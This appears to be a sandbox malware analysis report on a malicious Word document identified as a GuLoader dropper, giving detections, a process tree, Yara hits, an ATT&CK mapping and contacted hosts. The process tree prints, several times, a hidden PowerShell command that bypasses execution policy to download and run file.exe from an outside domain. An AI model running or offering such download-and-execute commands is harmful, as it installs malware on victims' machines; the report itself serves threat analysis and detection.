ID: 829399
Sample Name:
TEPO0015922.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 05:34:14
Date: 18/03/2023
Version: 37.0.0 Beryl

Table of Contents


Windows Analysis Report

TEPO0015922.doc


Overview

General Information

Sample Name:	TEPO0015922.doc
Analysis ID:	829399
MD5:	364dc6c0e8a1…
SHA1:	da1e74c37691…
SHA256:	dd6f2ad2370d5..
Tags:	doc
Infos:	



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Malicious sample detected (through…
- Office document tries to convince v…
- Document exploit detected (creates…
- Yara detected GuLoader
- Microsoft Office creates scripting files
- Office process drops PE file
- Injects files into Windows application
- Document contains OLE streams w…
- Bypasses PowerShell execution pol…
- Tries to download and execute files …

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1404 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - cmd.exe (PID: 1204 cmdline: "C:\Windows\System32\cmd.exe" /C PowerShell -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httPs://thekaribacruisecompany.com/file.exe','C:\Users\user\AppData\Roaming\file.exe') MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 264 cmdline: PowerShell -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httPs://thekaribacruisecompany.com/file.exe','C:\Users\user\AppData\Roaming\file.exe') MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 1820 cmdline: "C:\Windows\System32\cmd.exe" /C C:\Users\user\AppData\Roaming\file.exe MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - file.exe (PID: 2460 cmdline: C:\Users\user\AppData\Roaming\file.exe MD5: A1AFEF77EEC567ADB1076E8679AF207B)
  - cmd.exe (PID: 2840 cmdline: "C:\Windows\System32\cmd.exe" /C PowerShell -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httPs://thekaribacruisecompany.com/file.exe','C:\Users\user\AppData\Roaming\file.exe') MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 1568 cmdline: PowerShell -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httPs://thekaribacruisecompany.com/file.exe','C:\Users\user\AppData\Roaming\file.exe') MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 2668 cmdline: "C:\Windows\System32\cmd.exe" /C C:\Users\user\AppData\Roaming\file.exe MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - file.exe (PID: 1452 cmdline: C:\Users\user\AppData\Roaming\file.exe MD5: A1AFEF77EEC567ADB1076E8679AF207B)
  - cmd.exe (PID: 1320 cmdline: "C:\Windows\System32\cmd.exe" /C PowerShell -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httPs://thekaribacruisecompany.com/file.exe','C:\Users\user\AppData\Roaming\file.exe') MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 1832 cmdline: PowerShell -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httPs://thekaribacruisecompany.com/file.exe','C:\Users\user\AppData\Roaming\file.exe') MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 1668 cmdline: "C:\Windows\System32\cmd.exe" /C C:\Users\user\AppData\Roaming\file.exe MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - file.exe (PID: 2708 cmdline: C:\Users\user\AppData\Roaming\file.exe MD5: A1AFEF77EEC567ADB1076E8679AF207B)
  - verclsid.exe (PID: 1808 cmdline: "C:\Windows\system32\verclsid.exe" /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5 MD5: 3796AE13F680D9239210513EDA590E86)
  - notepad.exe (PID: 280 cmdline: C:\Windows\system32\NOTEPAD.EXE" "C:\Users\user\AppData\Local\Temp\FZdtfhgYgeghD .scT MD5: B32189BDFF6E577A92BAA61AD49264E6)
- **cleanup**

Malware Threat Intel

Provided by malpedia

Name	Description	Attribution	Blogpost URLs	Link

Name	Description	Attribution	Blogpost URLs	Link
CloudEyE, GuLoader	CloudEyE (initially named GuLoader) is a small VB5/6 downloader. It typically downloads RATs/Stealers, such as Agent Tesla, Arkei/Vidar, Formbook, Lokibot, Netwire and Remcos, often but not always from Google Drive. The downloaded payload is xored.	No Attribution	http://https://0x00sec.org/t/analyzing-modern-malware-techniques-part-3/18943https://blog.malwarebytes.com/scams/2020/08/sba-phishing-scams-from-malware-to-advanced-social-engineering/https://blog.morphisec.com/guloader-the-rat-downloaderhttps://blog.vincss.net/2020/05/re014-guloader-antivm-techniques.htmlhttps://cert-agid.gov.it/news/malware/tecniche-per-semplificare-lanalisi-del-malware-guloader/	http://https://malpedia.caad.fkie.fraunhofer.de/details/win.cloudeye

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
TEPO0015922.doc	SUSP_INDICATOR_RTF_MalVer_Objects	Detects RTF documents with non-standard version and embedding one of the object mostly observed in exploit (e.g. CVE-2017-11882) documents.	ditekSHen	• 0xb9e:$obj2: \objdata • 0xeb0c:$obj2: \objdata • 0xeaf8:$obj3: \objupdate • 0xea73:$obj4: \objemb • 0x10077:$obj4: \objemb • 0xea62:$obj6: \objlink
TEPO0015922.doc	INDICATOR_RTF_Exploit_Scripting	detects CVE-2017-8759 or CVE-2017-8570 weaponized RTF documents.	ditekSHen	• 0xf3f9:$clsid2: 00030000000000000C000000000000046 • 0xeb57:$ole6: D0Cf11E • 0xb9e:$obj2: \objdata • 0xeb0c:$obj2: \objdata • 0xeaf8:$obj3: \objupdate • 0xea73:$obj4: \objemb • 0x10077:$obj4: \objemb • 0xea62:$obj6: \objlink • 0xcad:$sct1: 33 43 37 33 36 33 37 32 36 39 37 30 37 34 36 43 36 35 35 34
TEPO0015922.doc	INDICATOR_RTF_MalVer_Objects	Detects RTF documents with non-standard version and embeding one of the object mostly observed in exploit documents.	ditekSHen	• 0xb9e:$obj2: \objdata • 0xeb0c:$obj2: \objdata • 0xeaf8:$obj3: \objupdate • 0xea73:$obj4: \objemb • 0x10077:$obj4: \objemb • 0xea62:$obj6: \objlink

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Roaming\file.exe	SUSP_NullSoftInst_Combo_Oct20_1	Detects suspicious NullSoft Installer combination with common Copyright strings	Florian Roth (Nextron Systems)	• 0x18c08:$a1: NullsoftInst • 0x183d0:$b1: Microsoft Corporation • 0x1841c:$b1: Microsoft Corporation • 0x18500:$b1: Microsoft Corporation • 0x18584:$b1: Microsoft Corporation
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\file[1].exe	SUSP_NullSoftInst_Combo_Oct20_1	Detects suspicious NullSoft Installer combination with common Copyright strings	Florian Roth (Nextron Systems)	• 0x18c08:$a1: NullsoftInst • 0x183d0:$b1: Microsoft Corporation • 0x1841c:$b1: Microsoft Corporation • 0x18500:$b1: Microsoft Corporation • 0x18584:$b1: Microsoft Corporation

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.925602681.000000000016E000.00000004.00000020.00020000.00000000.sdmp	Suspicious_PowerShell_WebDownload_1	Detects suspicious PowerShell code that downloads from web sites	Florian Roth (Nextron Systems)	• 0xa9fc:$s3: System.Net.WebClient).DownloadFile('httP
0000000C.00000002.925602681.000000000016E000.00000004.00000020.00020000.00000000.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth (Nextron Systems)	• 0xa9bb:$sb1: -W Hidden • 0xa9ab:$sc1: -NoP • 0xa9b5:$sd1: -NonI • 0xa9c5:$se3: -ExecutionPolicy bypass • 0xa9b0:$sf1: -sta
00000006.00000002.912243758.0000000001CF6000.00000004.00000020.00020000.00000000.sdmp	Suspicious_PowerShell_WebDownload_1	Detects suspicious PowerShell code that downloads from web sites	Florian Roth (Nextron Systems)	• 0x91a:$s3: System.Net.WebClient).DownloadFile('httP
00000006.00000002.911999906.0000000000200000.00000004.00000020.00020000.00000000.sdmp	Suspicious_PowerShell_WebDownload_1	Detects suspicious PowerShell code that downloads from web sites	Florian Roth (Nextron Systems)	• 0x329c:$s3: System.Net.WebClient).DownloadFile('httP
00000006.00000002.911999906.0000000000200000.00000004.00000020.00020000.00000000.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth (Nextron Systems)	• 0x26d0:$sb1: -W Hidden • 0x2880:$sb1: -W Hidden • 0x325b:$sb1: -W Hidden • 0x26b0:$sc1: -NoP • 0x2860:$sc1: -NoP • 0x324b:$sc1: -NoP • 0x26c4:$sd1: -NonI • 0x2874:$sd1: -NonI • 0x3255:$sd1: -NonI • 0x26e4:$se3: -ExecutionPolicy bypass • 0x2894:$se3: -ExecutionPolicy bypass • 0x3265:$se3: -ExecutionPolicy bypass • 0x26ba:$sf1: -sta • 0x286a:$sf1: -sta • 0x3250:$sf1: -sta
Click to see the 16 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

System Summary

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Microsoft Office creates scripting files

Office process drops PE file

Document contains OLE streams with names of living off the land binaries

Powershell drops PE file

Data Obfuscation

Yara detected GuLoader

Suspicious powershell command line found

Persistence and Installation Behavior

Tries to download and execute files (via powershell)

Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

Injects files into Windows application


Bypasses PowerShell execution policy

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	Path Interception	1 Access Token Manipulation	1 Masquerading	OS Credential Dumping	2 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	2 Scripting	Boot or Logon Initialization Scripts	1 1 1 Process Injection	1 Disable or Modify Tools	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Native API	Logon Script (Windows)	Logon Script (Windows)	2 1 Virtualization/Sandbox Evasion	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Shared Modules	Logon Script (Mac)	Logon Script (Mac)	1 Access Token Manipulation	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	3 3 Exploitation for Client Execution	Network Logon Script	Network Logon Script	1 1 1 Process Injection	LSA Secrets	3 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	3 PowerShell	Rc.common	Rc.common	1 Deobfuscate/Decode Files or Information	Cached Domain Credentials	1 1 4 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 Scripting	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Obfuscated Files or Information	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TEPO0015922.doc	23%	ReversingLabs	Script.Trojan.Worefflint	
TEPO0015922.doc	42%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\file[1].exe	6%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsnC988.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nss4AE7.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Anabiotic\Farvelgninger\Satires\ZedGraph.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\htputility.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\libgdk_pixbuf-2.0-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\file.exe	6%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.0.file.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223491		Download File
21.0.file.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223491		Download File
6.2.powershell.exe.36dfce5.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.file.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223491		Download File
21.2.file.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223491		Download File
16.0.file.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223491		Download File
9.2.file.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223491		Download File

Domains

Source	Detection	Scanner	Label	Link
thekaribacruisecompany.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://httPs://thekaribacruisecompany.c	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://thekaribacruisecompany.com	0%	Avira URL Cloud	safe	
http://httPs://thekaribacruisecompany.com/file.exePE	0%	Avira URL Cloud	safe	
http://httPs://thekaribacruisecompany.com/file.exePEQ	0%	Avira URL Cloud	safe	
http://httPs://thekaribacruisecompany.com/file.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
thekaribacruisecompany.com	149.102.154.62	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://thekaribacruisecompany.com/file.exe	false		unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://httPs://thekaribacruisecompany.c	powershell.exe, 00000006.00000002.912596165.00000000035BC000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000C.00000002.926461141.00000000035AC000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000012.00000002.959457009.000000000385C000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	powershell.exe, 00000006.00000002.919745005.000000001B37C000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.919745005.000000001B391000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.911999906.000000000024F000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://nsis.sf.net/NSIS_Error	file.exe, file.exe, 00000010.00000000.947049391.000000040A000.00000008.00000001.01000000.00000006.sdmp, file.exe, 00000010.00000002.1283348828.000000000040A000.00000004.00000001.01000000.00000006.sdmp, file.exe, 00000015.00000000.1014911809.000000000040A000.00000008.00000001.01000000.00000006.sdmp, file.exe, 00000015.00000002.1283424107.000000000040A000.00000004.00000001.01000000.00000006.sdmp	false		high
